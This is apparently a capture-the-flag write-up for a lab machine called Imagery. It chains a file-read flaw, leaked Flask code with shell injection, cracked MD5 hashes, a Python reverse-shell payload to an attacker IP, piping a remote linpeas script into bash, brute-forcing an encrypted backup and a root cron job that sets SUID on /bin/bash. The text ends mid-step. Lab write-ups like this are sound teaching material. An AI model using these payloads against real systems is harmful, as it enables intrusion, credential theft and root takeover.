
We will change the parameter to point to `/etc/passwd`; if the web server is not properly sanitising the parameter, it is then vulnerable to arbitrary file read.




We can see that the web app has displayed the contents of `/etc/passwd`, indicating it is indeed vulnerable to arbitrary file reads.

Foothold

Using the arbitrary file read vulnerability, we will look at all environment variables of the current process by reading the `/proc/self/environ` file.





We can see it leaking the user's home directory when the webapp runs. We will try to read the source code by accessing the `app.py` file.




```
from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc
```

The app.py has multiple imports; we can extract all these files. One of the interesting ones looks like `bp_edit`.





This file contains a few endpoints that were not previously available. The `apply_visual_transform` endpoints query the session to check whether the user has the key `is_testuser_account`; if not, it returns a 403 HTTP code.

Alongside that, we can see that the web app expects a POST request with JSON data. From the request, it extracts four necessary parts: the `image_id` (looks like a unique identifier of an uploaded image), `transform_type` (what kind of transformation is selected by the user), and `params` (containing values for transformation)

If the value of the `transformType` property is `crop`, the width and height are extracted from the params, which is another JSON array within the JSON request. After all the required information is extracted, it uses the `subprocess.run()` function to execute the command.


```
<SNIP>
@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in
development.'}), 403
    if 'username' not in session:
        return jsonify({'success': False, 'message': 'Unauthorized. Please log
in.'}), 401
    request_payload = request.get_json()
    image_id = request_payload.get('imageId')
    transform_type = request_payload.get('transformType')
    params = request_payload.get('params', {})
<SNIP>
  try:
        unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"
        output_filename_in_db = os.path.join('admin', 'transformed',
unique_output_filename)
        output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)

        if transform_type == 'crop':
            x = str(params.get('x'))
            y = str(params.get('y'))
            width = str(params.get('width'))
            height = str(params.get('height'))
            command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop
{width}x{height}+{x}+{y} {output_filepath}"
            subprocess.run(command, capture_output=True, text=True, shell=True,
check=True)
```

```
<SNIP>
```


Summarising everything,

- Log in as `testuser` to get access to the feature.
- Upload an Image and get the image ID.
- Initiate a crop transform request and modify the width/height to get RCE.

To log in as `testuser`, we can read `config.py` to see where the credentials are stored.



The file name is called `db.json`. gain using the file read, we will extract that file.




The file contains MD5 hash (no salt) for `admin` and `testuser`. We will use `JohnTheRipper` or `crackstation` to crack the hash.


```
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash --format=raw-md5
Using default input encoding: UTF-8
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
iambatman        (?)
1g 0:00:00:00 DONE (2026-01-20 21:20) 50.00g/s 12172Kp/s 12172Kc/s 12172KC/s
itadakimasu..hiroaki
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed.
```

With the clear-text password, we can log in as `testuser` and upload an image.




Once the image is uploaded, we select the transform image option.



For the options, we will select the `crop` transform type and intercept the request in Burp Suite.

We will modify the `width` property, add a Python reverse shell, and start a `netcat` listener as well.

```
"width": "800;python3 -c '\''import
os,pty,socket;s=socket.socket();s.connect((\"10.10.15.23\",1337));
[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn(\"/bin/bash\")'\'';"
```



After sending the request, we get a reverse shell connection to the `netcat` listener.

```
$ nc -lnvp 1337
Listening on 0.0.0.0 1337
Connection received on 10.129.79.147 48316
web@Imagery:~/web$
```

Lateral Movement

We will stabilise the reverse shell and start enumerating.

```
web@Imagery:~/web$ python3 -c 'import pty; pty.spawn("/bin/bash")'
web@Imagery:~/web$ export TERM=xterm
web@Imagery:~/web$ ^Z
[1]  + 41207 suspended  nc -lnvp 1337
[fg: 1] $ stty raw -echo; fg
[1]  + 41207 continued  nc -lnvp 1337

web@Imagery:~/web$
```

Once the reverse shell is stabilised, we will execute `linpeas.sh` in memory using `curl` to enumerate.

enumerate.

```
web@Imagery:~/web$ curl http://10.10.15.23/linpeas.sh | bash
<SNIP>
╔═══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp,
/private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)
<SNIP>
-rw-rw-r-- 1 root root 23054471 Aug  6  2024
/var/backup/web_20250806_120723.zip.aes
<SNIP>
```

From the linpeas output, we can see an unusual file in `/var/backup`. We will download the file to our attacking machine and check its metadata.

```
$ file web.zip.aes
web.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
```

The file is AES-encrypted using `pyAesCrypt`. We can use `dpyAesCrypt.py`, a Python tool for brute-forcing the password. To run this tool, we will create a virtual environment, install the `pyAesCrypt` package, and run it with 100 threads.

```
$ virtualenv env
created virtual environment CPython3.8.18.final.0-64 in 514ms
  creator CPython3Posix(dest=/tmp/env, clear=False, no_vcs_ignore=False,
global=False)
  seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle,
via=copy, app_data_dir=/home/0xEr3bus/.local/share/virtualenv)
    added seed packages: pip==25.0.1, setuptools==75.3.2, wheel==0.45.1
  activators
BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,
PythonActivator

$ source env/bin/activate
$ (env) pip3 install pyAesCrypt
$ (env) python3 decrypt.py web.zip.aes /usr/share/wordlists/rockyou.txt -t 100

[🔐] dpyAesCrypt.py — pyAesCrypt Brute Forcer

[🔎] Starting brute-force with 100 threads...
[🔄] Progress: ▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒ 0.01% | ETA: 12:02:57 | Tried
1513/14344392

[✅] Password found: bestfriends
🔓 Decrypt the file now? (y/n): y
```

```
[📁] File decrypted successfully as: web.zip
```

Once the `dpyAesCrypt.py` finds the password and decrypts the file, we will decompress and read the `db.json` file. That file previously stored credentials for all users. We will check whether the file contains any old credentials that were removed from the app before it was pushed to production.

```
$ unzip web.zip 2>/dev/null
$ cat web/db.json
{
    "users": [
        {
<SNIP>
      "username": "mark@imagery.htb",
      "password": "01c3d2e5bdaf6134cec0a367cf53e535",
<SNIP>
```

We can see we do have a user called `mark@imagery.htb`. We will use `JohnTheRipper` to crack the hash.

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash --format=raw-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
supersmash       (?)
1g 0:00:00:00 DONE (2026-01-20 21:52) 50.00g/s 12979Kp/s 12979Kc/s 12979KC/s
tekielo..stardance
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed.
```

The hash has been cracked, and we can see the password has been reused for the `mark` user on the webapp and the system, too.

```
web@Imagery:~$ su mark
Password:
mark@Imagery:/home/web$ id
uid=1002(mark) gid=1002(mark) groups=1002(mark)
mark@Imagery:/home/web$
```

The user flag can be found under `/home/mark/user.txt`.

Privilege Escalation

As the `mark` user, we can run the `/usr/local/bin/charcol` executable as any user without specifying a password.

```
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin,
    use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
```

We do not have read permission for the executable, so we cannot read/reverse program it.

```
mark@Imagery:~$ ls -al /usr/local/bin/charcol
-rwxr-x--- 1 root root 69 Aug  4 18:08 /usr/local/bin/charcol
```

Looking at the `help` section for the app, we can see there are only arguments (`shell` & `help`) and an option (`-R`) to reset the password to the default. We will use the `-R` option to reset the password.

```
mark@Imagery:~$ sudo /usr/local/bin/charcol help
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only
                        warnings and errors.
  -R, --reset-password-to-default
```

```
                        Reset application password to default (requires system
                        password verification).
```

When executed, the app prompts for the `mark` user's password and says that to view the changes, restart the application.

```
mark@Imagery:~$ sudo /usr/local/bin/charcol -R

Attempting to reset Charcol application password to default.
[2026-01-20 21:56:11] [INFO] System password verification required for this
operation.
Enter system password for user 'mark' to confirm:

[2026-01-20 21:56:17] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.
```

We restart the application with the `shell` argument. This lets us set a new password and a new master passphrase.

```
mark@Imagery:~$ sudo /usr/local/bin/charcol shell

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode: 1
Enter new application password:

Confirm new application password:


Now, set a master passphrase. This passphrase is used ONLY to encrypt your
application password in the config file.
It is NOT stored anywhere. If you forget it, you will lose access to your stored
application password.
Enter new master passphrase:
```

```
Confirm new master passphrase:

[2026-01-20 21:56:41] [INFO] Application password encrypted and saved securely to
/root/.charcol/.charcol_config
[2026-01-20 21:56:41] [WARNING] IMPORTANT: Remember your master passphrase! It is
required to decrypt your stored application password and is NOT stored anywhere.
New application password and master passphrase set successfully!
Please restart the application for changes to take effect.
```

After creating new passwords for both, we will restart the app. Looking through the help section, we see an option to create a cron job. Since we are running as root, the cron job will be created as root, allowing us to execute malicious code to obtain root command execution.

```
mark@Imagery:~$ sudo /usr/local/bin/charcol shell
Enter your Charcol master passphrase (used to decrypt stored app password):
<SNIP>
Charcol The Backup Suit - Development edition 1.0.0

[2026-01-20 21:56:46] [INFO] Entering Charcol interactive shell. Type 'help' for
commands, 'exit' to quit.
charcol> help
<SNIP>
Automated Jobs (Cron):
    auto add --schedule "<cron_schedule>" --command "<shell_command>" --name "
<job_name>" [--log-output <log_file>]
      Purpose: Add a new automated cron job managed by Charcol.
<SNIP>
```

We will create a cron job to set the SUID bit to `/bin/bash`, and wait for it to execute.

```
charcol> auto add --schedule "* * * * *" --command "/bin/bash -c 'chmod u+s
/bin/bash'" --name "pwn"
